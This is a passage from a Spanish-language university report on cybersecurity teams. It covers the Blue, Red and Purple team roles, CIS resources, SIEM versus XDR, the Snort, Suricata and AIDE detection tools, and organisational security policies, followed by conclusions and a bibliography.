Actividades	Implementar controles de seguridad y monitoreo de la red. Realizar auditorías de seguridad. Mantener actualizados los sistemas y las políticas de seguridad.	Realizar ingeniería social en los empleados de la organización. Utilizar herramientas y tácticas de hacking.	Facilitar ejercicios de prueba de penetración controlados. Colaborar en la mejora de las defensas de seguridad. Contexto de cómo atacar los activos críticos.	Monitorear la red en busca de actividad sospechosa. Investigar incidentes de seguridad. Contener y erradicar amenazas.

Fuente: Elaboración propia.

5.4 ¿QUÉ FUNCIÓN TIENE CIS “CENTER FOR INTERNET SECURITY” DENTRO DE EQUIPOS BLUETEAM?

De acuerdo con la definición que nos brinda el sitio web KEEPCODING CIS (Center For Internet Security), "es una plataforma web sin ánimo de lucro que reúne una serie de estándares y herramientas para garantizar la seguridad de los softwares que utilizan las compañías y las personas a diario"[13]. El CIS tiene una serie de iniciativas y programas destinados a ayudar a las organizaciones a fortalecer sus medidas de seguridad en línea.

Es por esto por lo que es de gran importancia que sea conocido por los equipos de Blue Team, ya que les permitirá conocer herramientas que les ayudara a brindar seguridad y robustecer los sistemas de información dentro de una organización.

Cabe mencionar que existen varias comunidades o programas dentro de CIS como se observa en su sitio web oficial[14], las cuales son: CIS Controls, CIS Benchmarks, CIS SecureSuite, MS-ISAC.

Podemos dar a conocer las siguientes funciones que tiene CIS dentro de los equipos.

- Brindar directrices y herramientas para el aseguramiento de la seguridad de la información como es el caso de CIS Controls y CIS Benchmarks.
- Evaluar y auditar los sistemas y redes con el fin de identificar posibles debilidades o configuraciones incorrectas que podrían ser explotadas por ciberdelincuentes.
- Obtener capacitación y educación en seguridad cibernética por medio de los cursos, webinars y materiales educativos que ellos proporcionan.
- Fomentar la colaboración y el intercambio de información entre profesionales de la seguridad cibernética a través de las diferentes comunidades antes mencionada.


5.4.1 ¿Qué se debe hacer para encontrar los tutoriales que posee CIS?

Para encontrar los tutoriales que proporciones CIS debemos dirigirnos a su sitio web oficial que es https://www.cisecurity.org/ ver Figura 16.

[13] KEEPCODING. [Sitio web]. ¿Qué es Center for Internet Security?. [Consulta: 15 septiembre 2023]. Disponible en: https://keepcoding.io/blog/que-es-center-for-internet-security/

[14] Center For Internet Security. [Sitio web]. CIS. [Consulta: 15 septiembre 2023]. Disponible en: https://www.cisecurity.org

Figura 16. Sitio web de CIS.



Fuente: Elaboración propia.


En la página de inicio hay opciones para ingresar a diferentes comunidades donde se puede descargar sus recursos, como son los temas de CIS Controls, CIS Benchmarks, CIS SecureSuit, MS-ISAC, ver Figura 17.

Figura 17. Comunidades de CIS.

Fuente: Elaboración propia.

También está la opción de ir a la sección de soluciones donde se encontrarán las diferentes secciones de seguridad que proporciona CIS, ya sea a nivel organizacional, estatal, gubernamental o plataformas específicas, ver Figura 18.

Figura 18. Sección de soluciones del sitio web de CIS.



Fuente: Elaboración propia.

5.5 DIFERENCIAS EXISTENTES ENTRE SIEM Y XDR

El sistema SIEM (Security Information and Event Management) de acuerdo con lo que informa ambit[15], permiten a las organizaciones actuar de manera inmediata y eficiente ante los ciberataques con el objetivo de afectar los sistemas de información que estas poseen.

EL sitio de IBM[16] manifiesta que SIEM se caracteriza por recopilar la mayor cantidad de información de los dispositivos y aplicaciones en una base de datos para analizarla y así poder detectar comportamientos anómalos y no habituales en la red que permiten detectar vulnerabilidades o amenazas y bloquearlas.

Según Microsoft[17] SIEM combina dos tecnologías de seguridad anteriores las cuales son administración de eventos de seguridad (SEM) la cual detecta patrones de acceso fuera de lo común en tiempo real, y la otra es la administración información de seguridad (SIM), esta centraliza los registros de seguridad para una interpretación inmediata.

Por su parte XDR (Extended Detection and Response) “es una tecnología de seguridad multicapa que protege la infraestructura de TI. Para ello, recopila y correlaciona los datos de múltiples capas de seguridad, incluidos los endpoints, las aplicaciones, el correo electrónico, las nubes y las redes, para proporcionar una mayor visibilidad del entorno tecnológico de una organización”[18].

IBM[19] menciona dentro de las ventajas de XDR que puede identificar las amenazas, responder a ellas y resolverlas más rápidamente, incluso todo esto puede generar una reducción en los costos de una filtración de datos de las organizaciones que deciden implementar XDR.

Alguna de las diferencias entre SIEM y XDR son:

Alcance y Enfoque.

- SIEM: Se centra en la recopilación, correlación y análisis de registros y eventos de seguridad de múltiples fuentes en toda la infraestructura de TI de una organización.
- XDR: Su enfoque va más allá de la infraestructura de TI, ya que incorpora datos de otras fuentes, como es los correo electrónico y servicios en la nube.

Capacidad de Detección.

---

[15] AMBIT.Sitio web]. ¿Qué es un sistema SIEM?. [Consulta: 16 septiembre 2023]. Disponible en: https://www.ambit-bst.com/blog/qué-significa-siem-y-cómo-funciona

[16] IBM. [Sitio web]. ¿Cómo funciona SIEM?. [Consulta: 16 septiembre 2023]. Disponible en: https://www.ibm.com/mx-es/topics/siem

[17] MICROSOFT. [Sitio web]. Definición de SIEM. [Consulta: 16 septiembre 2023]. Disponible en: https://www.microsoft.com/es-co/security/business/security-101/what-is-siem

[18] KASPERSKY. [Sitio web]. XDR: significado y definición. [Consulta: 16 septiembre 2023]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

[19] IBM. [Sitio web]. ¿Qué es XDR? [Consulta: 16 septiembre 2023]. Disponible en: https://www.ibm.com/es-es/topics/xdr

- SIEM: Es efectivo en detectar eventos y anomalías basados en firmas y reglas predefinidas. Se enfoca en identificar patrones conocidos de amenazas.
- XDR: Usa análisis de comportamiento y detección de anomalías avanzadas para identificar amenazas desconocidas y ataques sofisticados.

Integración de Datos.

- SIEM: Se integra principalmente con registros y eventos de seguridad, y puede requerir una configuración personalizada para integrar datos de otras fuentes.
- XDR: Está diseñado para integrarse con una variedad de fuentes de datos, incluidos puntos finales, sistemas en la nube y aplicaciones, de manera más nativa.

Escalabilidad y Automatización.

- SIEM: Puede requerir una configuración y ajustes considerables para escalar y automatizar eficazmente las tareas de seguridad.
- XDR: Tiende a estar mejor preparado para la escalabilidad y la automatización, lo que facilita la gestión de grandes volúmenes de datos y la automatización de respuestas a amenazas.

5.6 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL

Existen varias herramientas que pueden ayudar a detectar ataques informáticos que cuentan con licencia GPL es decir de código abierto lo que permite modificar y distribuir el software libremente.


5.6.1 Herramienta Snort[20]. Es un IDS/IPS que se utiliza para el análisis de tráfico y protocolos de red, tiene la capacidad de detectar y prevenir diferentes tipos de ataques, esto debido a una serie de reglas predefinidas con las que cuenta.

Las características que se destacan en Snort son:

- Detección de ataques y envió de alertas en tiempo real.
- Personalización de las Reglas ya que estas pueden ser creadas o personalizadas por los administradores de seguridad.
- Flexibilidad para adaptarse a otros entornes de red.
- Integración con otros sistemas de seguridad con el fin de fortalecer la seguridad general de la red.

Snort es una herramienta muy reconocida y utilizada en el ámbito de seguridad su versatilidad y capacidad para adaptarse a diferentes necesidades de seguridad hacen que sea una herramienta atractiva para muchos administradores de sistemas y profesionales de seguridad.

Figura 19. Sitio web de Snort.



Fuente: Elaboración propia.

[20] SNORT. [Sitio web]. What is Snort?. [Consulta: 17 septiembre 2023]. Disponible en: https://www.snort.org

5.6.2 Herramienta Suricata. También es un IDS/IPS de alto rendimiento, fue desarrollada y actualmente es mantenido por OSIF[21] (Open Information Security Foundation), “los análisis de tráfico de red de Suricata se basan en una serie de reglas predeterminadas que están diseñadas especialmente para identificar malware y actividades malignas en las comunicaciones de un sistema con internet.”[22]

Las características que se destacan en Suricata son:

- Alto rendimiento a la hora de analizar el tráfico de red.
- Detección de amenazas y envío de alertas en tiempo real.
- Reglas personalizables, al igual que Snort, Suricata utiliza reglas para definir patrones y firmas de amenazas.
- Compatibilidad con el protocolo IPv6.
- Integración con otros sistemas de seguridad.

Figura 20. Sitio web de OSIF.

Fuente: Elaboración propia.

[21] OPEN INFORMATION SECURITY FOUNDATION. [Sitio web]. OSIF. [Consulta: 17 septiembre 2023]. Disponible en: https://oisf.net

[22] KEEPCODING. [Sitio web]. ¿Qué es Suricata en ciberseguridad?. [Consulta: 17 septiembre 2023]. https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/ CIBERSEGURIDAD. [Sitio web]. ¿QUÉ ES CVE? EXPLICACIÓN DE LAS VULNERABILIDADES Y EXPOSICIONES COMUNES. [Consulta: 11 de agosto 2023]. Disponible en: https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

5.6.3 Herramienta AIDE (Advanced Intrusion Detection Environment). Es una herramienta que escanea sistemas de archivos en busca de cambios no autorizados y genera alertas si detecta modificaciones sospechosas. Es útil para la detección de intrusiones basada en el sistema de archivos.

La manera en que puede realizar esa detección de cambios es que AIDE crea una base de datos de archivos en la ejecución inicial y luego se comprueba con dicha base de datos en las siguientes ejecuciones.

Algo que se debe tener en cuenta en esta herramienta es que la base de datos que crea inicialmente se almacena en el sistema de archivos raíz, y un atacante podría modificarla fácilmente para buscar ocultar su intrusión al sistema, es por esto por lo que se recomienda realizar una copia de la base de datos y realizar comprobaciones contra dicha copia periódicamente.

6. ETAPA 5 - SOCIALIZACIÓN DE INFORME TÉCNICO

6.1 DE QUÉ MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN

La unificación de equipos Blue Tam, Red Team y Purple Team en una organización es una de las mejores estrategias en el campo de la ciberseguridad. cada uno de los antes mencionados desempeña un papel de suma importancia en la evaluación y mejora de la seguridad de la empresa. Su aporte será de gran colaboración y de alto beneficio en la protección de datos.

Los tres elementos antes mencionados aportan cada uno de una forma diferente, a continuación una pequeña descripción de sus aportes:

Blue Team: Se centraliza en la defensa cibernética, mantienen y desarrollan las defensas de seguridad en la organización. Esto implica la configuración y el mantenimiento de firewalls, sistemas de detección de intrusiones y antivirus, entre otros. Su principal objetivo es identificar y mitigar posibles daños.

Red Team: Su trabajo consiste en simular ataques para por medio de herramientas y técnicas de pentesting con el fin detectar vulnerabilidades en los sistemas de información. Es decir desde la perspectiva de un ataque real identificar las debilidades en el campo de la ciberseguridad de una organización.

Purple Team: Su función principal es la unificación de los equipos de Blue Team y Red Team, en otras palabras es un puente que conecta ambos equipos con el propósito de coordinar, unificar e intercambiar información que luego se transforma en acciones concretas para el proceso de seguridad de la información.

La unificación de estos tres elementos le contribuye a una organización una vigilancia y mejora continua de la seguridad informática, lo cual es de vital importancia para mantenerse y crecer, también permite una mejor asignación de recursos y esfuerzos.

6.2 POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES PARA MEJORAR LOS ASPECTOS DE CIBERSEGURIDAD EN CUALQUIER ORGANIZACIÓN EN SUS ENTORNOS T.I.

La ciberseguridad es en la actualidad uno de los temas de mucha importancia, ya que este campo se ve expuesto a múltiples amenazas, por lo anterior es de vital importancia la implementación de políticas de seguridad firmes y recomendaciones para establecer planes de trabajo que respondan a las necesidades de seguridad en las organizaciones como:

Establecer políticas de acceso basadas en el principio de "menos privilegios", que aseguren que los usuarios y sistemas solo tengan acceso a los recursos necesarios para sus funciones.

Establecer reglas claras para la configuración de Firewall, detección de intrusiones y monitoreo de tráfico de red.

Utilizar autenticación de múltiples factores (MFA) para reforzar la seguridad de las cuentas que se utilizan en la organización.

Segmentar la red para limitar la propagación de amenazas que se puedan presentar en la organización.

Aplicar cifrado para proteger datos confidenciales tanto en reposo como en tránsito. Esto incluye el cifrado de disco, comunicaciones seguras y el uso de VPN.

Mantener los sistemas y software actualizados mediante políticas de parches regulares, tener los sistemas y software desactualizados pueden ser vulnerables a exploits que ya ha sido identificados es decir que ya cuentan con un CVE.

Contar con la preparación del equipo de TI, para incidentes de seguridad con una política de respuesta que detalle los pasos a seguir en caso de una brecha de seguridad.

Implementar políticas de copia de seguridad robustas, continuas y planes de recuperación de desastres para proteger contra pérdidas de datos, estas copias de seguridad también deben ser probadas con regularidad para comprobar su efectividad.

Realizar auditorías de seguridad internas y externas, pruebas de penetración regulares para identificar y corregir debilidades que se puedan tener en la organización.

6.3 ASPECTOS IMPORTANTES EN CUANTO A LA INVERSIÓN DE CIBERSEGURIDAD DENTRO DE LAS ORGANIZACIONES

Hoy en día ha sido tan creciente las situaciones en donde son a tacados los sistemas de información de las organizaciones, cada vez se escucha o se leen noticias donde se evidencian esta problemática, por ello es de suma importancia una inversión en ciberseguridad, ya que esta será de gran impacto para la organización o empresa.

Algunos aspectos importantes para considerar de este tema son:


- La reputación de las organizaciones; es por lo que se debe asignar el presupuesto adecuado que garantice un nivel de seguridad aceptable en estas.
- Contar con personal capacitado y expertos en ciberseguridad, que pueden proporcionar capacitaciones a las diferentes áreas de la organización y sabrán actuar frente a las amenazas y ataques por parte de los ciberdelincuentes.
- Dotar de tecnología y herramientas de seguridad como firewalls avanzados, sistemas de detección de intrusiones, soluciones de gestión de identidades y acceso (IAM) y antivirus actualizados, es esencial, ya que ayuda a fortalecer la seguridad en la organización y a proteger los activos y la reputación de la organización.
- Es importante invertir en el cumplimiento de los requisitos de seguridad cibernética establecidos por las autoridades reguladoras.

La inversión adecuada en ciberseguridad no solo es una necesidad, sino una inversión estratégica que puede ayudar a las organizaciones a mitigar riesgos y aprovechar oportunidades de negocio de manera segura.

7. VIDEO Y ANTI-PLAGIO


ENLACE AL VIDEO DE SUSTENTACIÓN: https://unadvirtualedu-my.sharepoint.com/:v:/g/personal/rmartinezbej_unadvirtual_edu_co/EYnmBHuRlUtNvujqlG11tJsBiZNMjZzsxcccoEvS7UmZ4Q?nav=eyJyZWZlcnJhbEluZm8iOnsicmVmZXJyYWxBcHAiOiJPbmVEcml2ZUZvckJ1c2luZXNzIiwicmVmZXJyYWxBcHBQbGF0Zm9ybSI6IldlYiIsInJlZmVycmFsTW9kZSI6InZpZXciLCJyZWZlcnJhbFZpZXciOiJNeUZpbGVzTGlua0RpcmVjdCJ9fQ&e=TYLff9

Figura 21. Resultado de prueba anti plagio filtro 15 palabras.



Fuente: Elaboración propia.

Figura 22. Resultado de prueba anti plagio sin filtro.



Fuente: Elaboración propia.

8. CONCLUSIONES

Se ha analizado dos regulaciones que abordan los delitos informáticos y la protección de datos. Estas leyes no solo marcan los límites de la acción que se deben tener en cuenta sino a las multas a las que se tienen por infringirlas.

Por otro lado, hemos visto las etapas esenciales del pentesting, una práctica que se ha vuelto esencial para salvaguardar la integridad de sistemas y datos. A lo largo de este recorrido, hemos adquirido conocimientos sobre la planificación meticulosa, la identificación de vulnerabilidades, la explotación controlada y la ocultación de los rastros digitales.

La gama de herramientas utilizadas en el pentesting, desde escáneres de vulnerabilidades hasta herramientas de explotación, nos ha proporcionado una visión integral de cómo los profesionales en ciberseguridad evalúan y fortalecen las defensas digitales.

La creación de un ejecutable que habilita el control remoto de máquinas y el uso de Metasploit para llevar a cabo la explotación de una vulnerabilidad han sido el eje del laboratorio realizado. Se ha comprendido la importancia que brinda la seguridad del sistema operativo Windows 10 por defecto, con su herramienta de Windows Defender y la configuración de su Firewall.

La prevención de ataques informáticos y la mitigación de sus consecuencias son elementos esenciales para la continuidad de las operaciones de cualquier organización. La simulación de ataques y la identificación proactiva de vulnerabilidades son estrategias esenciales para mantener la seguridad de la infraestructura digital.

La diferenciación entre los equipos de Blue Team, Red Team, Purple Team y los Equipos de Respuestas a Incidentes resalta la importancia de la colaboración y la especialización en la ciberseguridad.

El Center for Internet Security (CIS) desempeña un papel crucial en la promoción de buenas prácticas de seguridad informática y en la creación de estándares que ayudan a las organizaciones a elevar su postura de seguridad.

SIEM y XDR son enfoques diferentes en la ciberseguridad, no son mutuamente excluyentes. SIEM se enfoca en la recopilación y análisis de registros, mientras que XDR amplía esta capacidad a la detección y respuesta a amenazas en tiempo real. La elección entre ambos depende de las necesidades y recursos de cada organización.

Las herramientas como Snort, Suricata y AIDE son esenciales para la detección y prevención de amenazas cibernéticas. Cada una de estas herramientas tiene sus propias ventajas y aplicaciones, y su selección debe basarse en los requisitos específicos de seguridad de una organización.

No podemos finalizar las conclusiones sin considerar la importancia de la educación continua en ciberseguridad y la necesidad de promover una mentalidad de seguridad en todos los niveles de la sociedad.

Este trabajo no solo ha logrado cumplir con el objetivo general propuesto, sino que también ha destacado la necesidad de una colaboración estrecha entre la esfera técnica y legal para abordar los desafíos contemporáneos en seguridad cibernética. La protección efectiva de sistemas y datos no se logra únicamente mediante el uso de herramientas, sino también a través de una comprensión sólida de las regulaciones y la ética que gobiernan el aspecto digital.

9. RECOMENDACIONES

A continuación, se describen las recomendaciones que se cree que pueden ser importantes en las organizaciones dentro de los equipos de Blue Team & Red Team.

Revisar si los documentos legales están ajustados a las normativas vigentes con lo relacionado al manejo de datos por parte de la organización.

Realizar una prueba de pentesting para conocer el estado de la seguridad de los sistemas e implementación de los controles de mitigación.

Verificar que los equipos de seguridad si se encuentran trabajando en conjunto y estén enfocados en sus labores individuales.

Establecer una política de actualización de software dentro de la organización esto con el fin de evitar posibles vulnerabilidades con el uso de versiones antiguas u obsoletas.

Instalación de un Firewall de última generación que cuente con IDS/IPS, que fortalezca la seguridad de la red de la organización. Para complementar la seguridad en la red y en los equipos se propondría adquirir un XDS para que aumente el nivel de seguridad en la red.

Realizar auditorías y revisiones periódicamente para identificar posibles vulnerabilidades y punto de mejora en los procesos.

Realizar backups de la información importante dentro de la organización, en diferentes sistemas.

Buscar establecer una cultura de seguridad en toda la organización, donde todos los empleados tenga presenten los riesgos informáticos de los que pueden ser víctimas.

BIBLIOGRAFÍA

AMBIT. [Sitio web]. ¿Qué es un sistema SIEM?. [Consulta: 16 septiembre 2023]. Disponible en: https://www.ambit-bst.com/blog/qué-significa-siem-y-cómo-funciona

BIDAIDEA. [Sitio web]. ¿Cuál son la 5 Fases del Pentesting?. [Consulta: 11 agosto 2023]. Disponible en: https://ciberseguridadbidaidea.com/fases-del-pentesting/

Center For Internet Security. [Sitio web]. CIS. [Consulta: 15 septiembre 2023]. Disponible en: https://www.cisecurity.org

CIBERSEGURIDAD. [Sitio web]. ¿QUÉ ES CVE? EXPLICACIÓN DE LAS VULNERABILIDADES Y EXPOSICIONES COMUNES. [Consulta: 11 agosto 2023]. Disponible en: https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

COPNIA. [Sitio web]. Código de ética. [Consulta: 19 agosto 2023]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

EL COLOMBIANO. [Sitio web]. Hackeo al 123 llevó a que las emergencias de Medellín se tuvieran que registrar con papel y lápiz. [Consulta: 18 agosto 2023]. Disponible en: https://www.elcolombiano.com/antioquia/con-papel-y-lapiz-se-registraron-emergencias-por-hackeo-al-123-DH20272122

IBM. [Sitio web]. ¿Cómo funciona SIEM?. [Consulta: 16 septiembre 2023]. Disponible en: https://www.ibm.com/mx-es/topics/siem

¿Qué es XDR? [Consulta: 16 septiembre 2023]. Disponible en: https://www.ibm.com/es-es/topics/xdr

KASPERSKY. [Sitio web]. XDR: significado y definición. [Consulta: 16 septiembre 2023]. Disponible en: https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

KEEPCODING. [Sitio web]. Comandos de Meterpreter. [Consulta: 26 agosto 2023]. Disponible en: https://keepcoding.io/blog/comandos-de-meterpreter/

¿Qué es Center for Internet Security?. [Consulta: 15 septiembre 2023]. Disponible en: https://keepcoding.io/blog/que-es-center-for-internet-security/

¿Qué es Metasploit?. [Consulta: 11 agosto 2023]. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

¿Qué es Suricata en ciberseguridad?. [Consulta: 17 septiembre 2023]. https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/

MICROSOFT. [Sitio web]. Definición de SIEM. [Consulta: 16 septiembre 2023]. Disponible en: https://www.microsoft.com/es-co/security/business/security-101/what-is-siem

OPEN INFORMATION SECURITY FOUNDATION. [Sitio web]. OSIF. [Consulta: 17 septiembre 2023]. Disponible en: https://oisf.net

REDES ZONE. [Sitio web]. Metasploit: msfpayload y msfencode desaparecen para dejar paso a msfvenom. [Consulta: 26 agosto 2023]. Disponible en: https://www.redeszone.net/2014/12/10/metasploit-msfpayload-y-msfencode-desaparecen-para-dejar-paso-msfvenom/

Qué es y para qué sirve un Honeypot. [Consulta: 15 septiembre 2023]. Disponible en: https://www.redeszone.net/tutoriales/seguridad/que-es-honeypot/

SECRETARIA SENADO. [Sitio web]. LEY 1712 DE 2014. [Consulta: 18 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1712_2014.html

LEY ESTATUTARIA 1273 DE 2009. [Consulta: 10 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

